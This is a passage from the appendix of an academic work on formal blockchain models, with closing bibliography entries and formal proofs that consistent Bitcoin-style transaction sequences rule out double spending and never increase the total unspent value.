[145] *Understanding the DAO attack*. URL: http://www.coindesk.com/understanding-dao-hack-journalists/.

[146] Gavin Wood. *Ethereum: a secure decentralised generalised transaction ledger*. 2014. URL: gavwood.com/paper.pdf.

Appendices

Proofs of Bitcoin transaction model

Proof of Definition 5.23. *By Definition 5.22,* (T_i, t_i) *is a consistent update of* $(\mathsf{T}_1, t_1) \cdots (\mathsf{T}_{i-1}, t_{i-1})$. *The thesis follows from condition* (2) *of Definition 5.19.* □

Proof of Definition 5.24. *Let* $\mathbf{B} = (\mathsf{T}_1, t_1) \cdots (\mathsf{T}_n, t_n)$ *be consistent. By contradiction, assume that there exist* $i < j$ *and* i', j' *such that* $\mathsf{T}_i.\mathsf{in}(i') = \mathsf{T}_j.\mathsf{in}(j')$. *By consistency, there exist* h, h' *such that* $(\mathsf{T}_h\{\mathsf{wit} \mapsto \bot\}, h') = \mathsf{T}_i.\mathsf{in}(i')$. *Since* $\mathbf{B}_{1..i-1} \rhd (\mathsf{T}_i, t_i)$, *then by item* (2) *of Definition 5.19 it must be* $(\mathsf{T}_h, h', t_h) \rightsquigarrow (\mathsf{T}_i, i', t_i)$. *Hence, by Definition 5.17 it follows that* (T_h, h') *is already* spent *in* $\mathbf{B}$. *Since* $\mathbf{B}_{1..j-1} \rhd (\mathsf{T}_j, t_j)$, *by item* (1) *of Definition 5.19,* (T_h, h') *must be* unspent — *contradiction.* □

Proof of Definition 5.25. *Let* $\mathbf{B} = (\mathsf{T}_1, t_1) \cdots (\mathsf{T}_n, t_n)$ *be consistent. By contradiction, assume that* $\mathsf{T}_i, \mathsf{T}_j \in match_{\mathbf{B}}(\mathsf{T})$, *with* $\mathsf{T}_i \neq \mathsf{T}_j$ *(and so,* $i \neq j$*). By Definition 5.16 it must be* $\mathsf{T}_i\{\mathsf{wit} \mapsto \bot\} = \mathsf{T}\{\mathsf{wit} \mapsto \bot\} = \mathsf{T}_j\{\mathsf{wit} \mapsto \bot\}$, *hence in particular* $\mathsf{T}_i.\mathsf{in} = \mathsf{T}_j.\mathsf{in}$. *There are two cases. If* $\mathsf{T}_i.\mathsf{in} = \mathsf{T}_j.\mathsf{in} = \bot$, *then by Definition 5.16* $\mathbf{B}$ *is not a blockchain, since* $i \neq j$. *Hence,* $\mathrm{ran}\,(\mathsf{T}_i.\mathsf{in}) \cap \mathrm{ran}\,(\mathsf{T}_j.\mathsf{in}) = \mathrm{ran}\,(\mathsf{T}_i.\mathsf{in}) \neq \emptyset$. *By Definition 5.24, this cannot happen because* $\mathbf{B}$ *is consistent — contradiction.* □

Proof of Definition 5.26. *Straightforward from Definition 5.25, taking* $\mathsf{T} = \mathsf{T}_j$. □

Proof of Definition 5.27. *Let* $\mathbf{B} = (\mathsf{T}_1, t_1) \cdots (\mathsf{T}_n, t_n)$. *By contradiction, there exists some* $i < n$ *such that, given* $\mathbf{B}_i = (\mathsf{T}_1, t_1) \cdots (\mathsf{T}_i, t_i)$:

$$val(\mathbf{B}_i) \;<\; val(\mathbf{B}_i(\mathsf{T}_{i+1}, t_{i+1}))$$

Let U_i *and* U_{i+1} *be the UTXOs of* $\mathbf{B}_i$ *and of* $\mathbf{B}_i(\mathsf{T}_{i+1}, t_{i+1})$, *respectively, and let* $U = U_i \cap U_{i+1}$. *Since* $val(U_i) < val(U_{i+1})$, *then it must be*

$val(U_i \setminus U) < val(U_{i+1} \setminus U)$. *The set* $U_i \setminus U$ *contains the outputs redeemed by* T_{i+1}, *while the set* $U_{i+1} \setminus U$ *contains exactly the outputs in* T_{i+1}. *Since* $\mathbf{B}$ *is consistent, then* $\mathbf{B}_i \rhd (\mathsf{T}_{i+1}, t_{i+1})$. *Then, by Definition 5.19, for each* $k \in \mathrm{dom}(\mathsf{T}_{i+1}.\mathsf{in})$, *there exists a unique* $j \leq i$ *such that, given* $o_k = snd(\mathsf{T}_{i+1}.\mathsf{in}(k))$ *and* $\mathrm{v}_k = val(\mathsf{T}_j.\mathsf{out}(o_k))$:

$$(\mathsf{T}_j, o_k, t_j) \overset{\mathrm{v}_k}{\rightsquigarrow} (\mathsf{T}_{i+1}, k, t_{i+1})$$

Then, by item (3) *of Definition 5.19:*

$$\begin{aligned} val(U_i \setminus U) &= \textstyle\sum \{\mathrm{v}_k \mid k \in \mathrm{dom}(\mathsf{T}_{i+1}.\mathsf{in})\} \\ &\geq \textstyle\sum \{val(\mathsf{T}_{i+1}.\mathsf{out}(h)) \mid h \in \mathrm{dom}(\mathsf{T}_{i+1}.\mathsf{out})\} = val(U_{i+1} \setminus U) \end{aligned}$$

while we assumed $val(U_i \setminus U) < val(U_{i+1} \setminus U)$ — *contradiction.* □